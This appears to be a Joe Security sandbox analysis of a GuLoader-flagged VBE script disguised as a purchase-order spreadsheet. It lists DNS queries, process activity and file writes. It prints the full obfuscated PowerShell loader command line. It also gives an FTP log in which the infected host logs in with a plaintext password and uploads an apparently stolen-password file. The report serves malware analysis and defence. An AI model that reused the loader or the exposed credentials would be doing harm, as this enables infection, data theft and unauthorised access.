Nov 28, 2022 18:14:03.095999956 CET	192.168.11.20	1.1.1.1	0x4412	Standard query (0)	b3solution scws.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:08.765639067 CET	192.168.11.20	1.1.1.1	0xf773	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:17.763895035 CET	192.168.11.20	1.1.1.1	0xead4	Standard query (0)	ftp.mcmprint.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 28, 2022 18:14:03.119677067 CET	1.1.1.1	192.168.11.20	0x4412	No error (0)	b3solution scws.com		192.185.145.188	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:08.787539005 CET	1.1.1.1	192.168.11.20	0xf773	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 28, 2022 18:14:08.787539005 CET	1.1.1.1	192.168.11.20	0xf773	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 28, 2022 18:14:08.787539005 CET	1.1.1.1	192.168.11.20	0xf773	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:08.787539005 CET	1.1.1.1	192.168.11.20	0xf773	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:08.787539005 CET	1.1.1.1	192.168.11.20	0xf773	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:14:17.891381979 CET	1.1.1.1	192.168.11.20	0xead4	No error (0)	ftp.mcmprint.net		185.31.121.136	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph


- api.ipify.org
- b3solutionscws.com

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 28, 2022 18:14:17.958723068 CET	21	49807	185.31.121.136	192.168.11.20	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:14. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:14. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:14. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:14. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Nov 28, 2022 18:14:17.959058046 CET	49807	21	192.168.11.20	185.31.121.136	USER klogz@mcmprint.net
Nov 28, 2022 18:14:17.991482973 CET	21	49807	185.31.121.136	192.168.11.20	331 User klogz@mcmprint.net OK. Password required
Nov 28, 2022 18:14:17.991899967 CET	49807	21	192.168.11.20	185.31.121.136	PASS l9Hh{#_(0shZ
Nov 28, 2022 18:14:18.040401936 CET	21	49807	185.31.121.136	192.168.11.20	230 OK. Current restricted directory is /
Nov 28, 2022 18:14:18.073179960 CET	21	49807	185.31.121.136	192.168.11.20	504 Unknown command
Nov 28, 2022 18:14:18.073748112 CET	49807	21	192.168.11.20	185.31.121.136	PWD
Nov 28, 2022 18:14:18.106071949 CET	21	49807	185.31.121.136	192.168.11.20	257 "/" is your current location
Nov 28, 2022 18:14:18.106791973 CET	49807	21	192.168.11.20	185.31.121.136	CWD /
Nov 28, 2022 18:14:18.139123917 CET	21	49807	185.31.121.136	192.168.11.20	250 OK. Current directory is /
Nov 28, 2022 18:14:18.139384031 CET	49807	21	192.168.11.20	185.31.121.136	TYPE I
Nov 28, 2022 18:14:18.171904087 CET	21	49807	185.31.121.136	192.168.11.20	200 TYPE is now 8-bit binary
Nov 28, 2022 18:14:18.173265934 CET	49807	21	192.168.11.20	185.31.121.136	PASV
Nov 28, 2022 18:14:18.205801964 CET	21	49807	185.31.121.136	192.168.11.20	227 Entering Passive Mode (185,31,121,136,220,91)
Nov 28, 2022 18:14:18.239839077 CET	49807	21	192.168.11.20	185.31.121.136	STOR PW_user-367706_2022_11_28_18_14_15.html
Nov 28, 2022 18:14:18.274036884 CET	21	49807	185.31.121.136	192.168.11.20	150 Accepted data connection
Nov 28, 2022 18:14:18.306859016 CET	21	49807	185.31.121.136	192.168.11.20	226-File successfully transferred 226-File successfully transferred226 0.033 seconds (measured here), 13.71 Kbytes per second
Nov 28, 2022 18:15:57.808657885 CET	21	49807	185.31.121.136	192.168.11.20	226 Logout.

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **8268**, Parent PID: **5056**

General

Target ID:	0
Start time:	18:12:34
Start date:	28/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-08784 xlsx.vbe"
Imagebase:	0x7ff7b4380000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3416**, Parent PID: **8268**

General

Target ID:	2
Start time:	18:12:36
Start date:	28/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c echo C:\Windows
Imagebase:	0x7ff7dd5d0000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE

Copyright Joe Security LLC 2022

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4412, Parent PID: 3416

General

Target ID:	3
Start time:	18:12:36
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b8be0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 4432, Parent PID: 8268

General

Target ID:	4
Start time:	18:12:59
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Thyridia = """ovAfadAndDa-diTSiyFipOteCo Ro-FlTMuyZopPreAbDineVefpriDenabiSetF oiLroElnMy Fe'BouJasSuiinnSogud HoSMiyFesDetNoeldmSa;VauMosPhiStnBegAu ViSPuyNesBrtTuevrmTa.HaRReuBenSctMaiEvmSteRk.InIinnWhtHoeOe rAfoShpSoSEjeDerCavChiLicPieBrsDi;TrpRaudibfolLaiAlcvo BosPatAlaSktGoiGacGu LicDelSwaStsUnsRe PrMOpeSptSkhdeyMilNo1En di{Ci[DeDAnl OplgIIIrmCopOpocurbutAf(Ef`"""UnkToeLorSenSrePelLi3Ko2ha`"""Fr)ji]VopAtuDrbunlReiMicNo KosDrtScaTitKrilrcPo CheSaxUntSleLyrtynGr SriEjnBetHu PeGLieTetDeTKahFirHveUnaBrdtrTInispmJeeItsCo(riiUgnJutCr BePInrSkoStgUnrFi8Op2We,RaiSwnSytAn MeFFirSkePsmSuaKhdOv,PriAfnHytre drT LieUnlCoeNo,ReiTvnMitFo WiTAbrFueSydCyiAf,raisbnCotUr OpTmyiStmTr)Sp;Ti[BoDKrlFilMeIRomUnpKeoAfrCitSu(Ha`"""GeuunsSeeNarWi3Su2Sc`" ""Us)Ci]NypCeuTobPelAdiEfcUd SqsCotGaaRetNaiDrcRo SmebyxDotJaeGtrTrnPe BliChnAdtJa PoCInlAciTyePanBrtUlTTroFoSRecTirVaeMdeLenBr(Ne iStnGltOv SilUdnWrkLioSprBapre,coicenCotMe ZetCoeFrkplnFaore)Al;Un[MuDUnlcalHeINumfrpTyoPirBrtKi(Fo`"""WakWoeTwrFanFreUnlPr3Ru2Su`"""St)Fr]U dpdeuAlbCalTriCrcRe CosRutGraAltVeiTacTi VaeSlxUstboeNerGenPa DiiSunOktCa InEOvxhapSaaUhnPldUnEBrnSavPaistrProTrnDrmSteHynFetflSWo tunrSviDanAbgWesFi(EriBlnretSt ReREcoCytSotDeePo,TeiChnRetSu FoBUfugalMa,BiiMonBitDe InEBrnOetafoCo)Re;Ra[PlDLalAvlFulAfmSkpBeoAnr SutKo(te`"""BeuElsJieElrst3Mu2Fy`"""Di)To]PopVauanbBrlMaiPucOs OvsRetPeaPrtPeiUfcSo toeFoxOvtMaeNorTenSl PriFrnQutbl AmEEgnPuuBama uCPihPoiDilNedBeWIsiEfnFldFrokiwbesSo(MiiHonTatFu hoLMiiOvtRahFoeIndRo,aniGenCatal HyDReiFooSubMooSl,MeiOlnTutCh PoATalUvuVanUngAl)Va;Tr[emDSelKrlGolJamPrpCooCrrRetst(Yo`"""MawbeiVinLamComBi.NldSelFllHe`"""De)No]IlpOpuChbTelOmiBucFo frsRetCoaChtUdiJucSa UnePnx RetMaekvrLgnEl veiMenIntBr InjAuoOpyHuSAceSetDiCDiaGepSutBeuAvrOueCe(IdiWenfotEx AfKPeoAndUniPofNo,SeiSpnRetBe UnVFaeLijBe,FriEsnWitOp abEDimChpUntMoiSp,CeiUnnLatFl BiRUreUdaVicCytduiNe)Po;No[NoDTnlHylOulOpmAkpdeoBerAptIr(Un`"""OpkHmeNirdrnAmeMolGr3Sf2El`"""Kr)Li]ScpViu GrbBrlRiiltcPr ResFrtGsaIrtApiPacPo UneUhxKrtSyeMarRanIr skvAfoByiOpdDe ImGjulReoFabDiaNalSpMMaeLimMyoVarBryhjSEttSuaTutAnufrsUb(s niFrnretRa SuAWrnJelEpgSksEmiUd)Ou;Cy[FiDDrlSplClIbamanpAtoCorBotNo(Si`"""OvkAneMirUnnGaeColPr3Co2Na`"""Gr)Pr]mopTouHabdrlPhiSkcNa sksmatStaSetDiiAicva HaeLyxFotUneEnrbrnCo SaiJunPstAk UnISnsObVPuaColSpiPldAgCMooTodSteSuPSuaMagsueSa(EjiAfnHytBi CaGGaaKauudmCa) Fr;Fa[CoDPhlHylUnIDimTypOvorurMitFo(Mi`"""UnkSeeLirBenRieJulCh3Sl2An`"""Sa)Si]AmpwhuElbSelLaiSucKl MtsRbtLoaSptReiFocAj MieunxEvtS neForBunCu AmiTenEftTe SuHOreOvaDapBiRpleSeABilDelsooRycac(DoiKonSltFo StHFraBlnBedBi,EsihenNotRk ApFUnaSplSesOl,BiiDanSutSu coHDr uConLegBa,AfiTrnNetNo RoUTrnRbdSeeSsrNe)Fo;Ko[FlDPilPelStlDamTepHyoSyrSytJe(Ub`"""BrgUndReiGl3Ud2Un`"""Ep)Pr]MipUnuUnbFolAdiAfcBa FesShtDiaDitBeiDecVe SieYaxSktKeePrrRenIn CoiMynNetBl UnCCorMeeEvaImtskeThSPaoHelUhiExdAlBLerDiuCascahPa(BeiBonVatUh CaFSyoHirBa)M i;Pe[CuDDilOulDelAimLapKroGrrOvtDi(Ar`"""TakRaeOcrSpnDieSelHa3Ax2Ne`"""Ov)Su]InpTouVibStlSaiFucAb HasBltPhaDitFeiMacTo paeWaxSltSleRarTenCa ThiDenkatOv MiVJeiRersktLuuDiabalUnAPylUnIDaoCocAb(moimunGatke FevNa1Da,KoiGrnAntbi FivCr2Se,KriLanhvtAg Savaa3go,NoilenMatNa PavS e4Co)Im;Ma[DeDTilStlStlKlmpupLuoCarMitHa(Tv`"""BakVieEnrBenSteEllTh3Hu2bi`"""Tr)Pl]PopHauLabsalIniRacFj UnsBetBoasltDkiPocHi PhevaxGntNoeGur MrnFl AcIAgnIntKoPDatAnrOs SwELinWeuHamStSCoySksMatSlePlmfeLMooKacdeaKolCueSysDyWaf(OmuFoiBonChtMy TavBo1Ha,KiiSonOptSh FavUn2Ud)Un;Na}Li'Sl;Ar`$jeMHyeDatSuhmuyUrlLi3Ne=Ha[TiMAdeLytFehFoyMilCa1re]co:Ov:beVNoisyrretWhuAbaTelNoAAklGalUnoSicLi(In0Dr,ro1 Ch0De4Ro8Le5Ob7sk6Co,Le1Me2Sp2Sv8Lo8Ea,No6ph4Mi)Mi;Re`$StSTaeBelKovRefLrlTrgEbeNylBeiBrgDu=Pr(BrGFieGytDe-reISttKreViminPDorSaoIrp BeeLarJetAfySc Ex-WoPCraSptAzhDe Tr'SvHveKFoCCoUUd:Co\CebKraResAnaBrlBotCa\DetAprGuaManFisNofEsonurMemKoaSktSkiByoAbnOushaaSulScgC ioSkrExiVitCimSieCyregnIreUd'Pa)tu.LuBBoeEthsueAlaDyrStsReeJa;Be`$UnGHirEmiFosRakUneEn Bu=Bi Br[AsSTiyUnsObtTweDrmBe.LiCStoRenorvK ieVarAptEn]Ma:Ap:GeFKlrInoMumUdBseaImsInePl6fi4CaSVotBarBaiTonWagva(Se`$BeSLeeSnlBlvJafHulAfgpeeFrlBeiPhgGi)Ap;Pu[PiSOvyelsThtOxeS emge.SiRObuFrnBrtapiMumKleju.PilSpnRatIneUnrSyoAppneSPreSkrCovTiiJacAkeLessl.SiMStaTarFosCohTaaprlFa]Bl:Ci:TrCBooOupSkyAf(Fl`$UnGK urPaiKrsBrkDrece,di Pe0Up,Br Vl Pi`$GlMNieBatBlhSiyMylDe3Pr,Pr Sp`$ZoGArrCriTesHakPheSt.PrcGroSpuPonKntSp)Ph;Ho[TiMHeeAltAkhKnyPrlFa1Au]Si:R u:CuEHjnPruMemFrSKoyressetKoeSpmVoLSloNucCaaMulpeeinsOvWBr(Sa`$AvMSkeNotSthDdyStlMe3Ir,Ka Ud0Sl)Ne#Sc;""";Function Methyl4 { pa ram([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Teviss = $Teviss + $HS.Substring($i, 1); } $Teviss;}$Undefatigable0 = Methyl4 'SolOrEReXAq ';$Undefatigable1= Methyl4 $Thyridia;&$Undefatigable0 $Undefatigable1;;
Imagebase:	0xcd0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1784183387.00000000093A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zft31ohr.hmb.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m3npi4ip.vsh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD13263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD13263	unknown
C:\Users\user\AppData\Local\Temp\3uneeqsg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C37AC39	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC78792	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zft31ohr.hmb.ps1	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m3npi4ip.vsh.psm1	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.tmp	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.err	success or wait	1	6CC7E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.out	success or wait	1	6CC7E04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zft31ohr.hmb.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6CC79B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m3npi4ip.vsh.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6CC79B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs	0	1078	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 4d 65 74 68 79 6c 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 54 68 72 65 61 64 54 69 6d 65 73 28 69 6e 74 20 50 72 6f 67 72 38 32 2c 69 6e 74 20 46 72 65 6d 61 64 2c 69 6e 74 20 54 65 6c 65 2c 69 6e 74 20 54 72 65 64 69 2c 69 6e 74 20 54 69 6d 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 75 73 65 72 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 43 6c 69 65 6e 74 54 6f 53 63 72 65 65	using System;using System.Runtime.InteropServices;public static class Methyl1 {[DllImport("kernel32")]public static extern int GetThreadTimes(int Progr82,int Fremad,int Tele,int Tredi,int Tim);[DllImport("user32")]public static extern int ClientToScree	success or wait	1	6CC79B71	WriteFile
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 33 75 6e 65 65 71 73 67 5c 33	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3uneeqsg\3	success or wait	1	6CC79B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.	success or wait	1	6CC79B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6CC79B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6CC79B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD1099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD1099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD1099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD1099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC662DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD1D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD1D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD1D97A	ReadFile
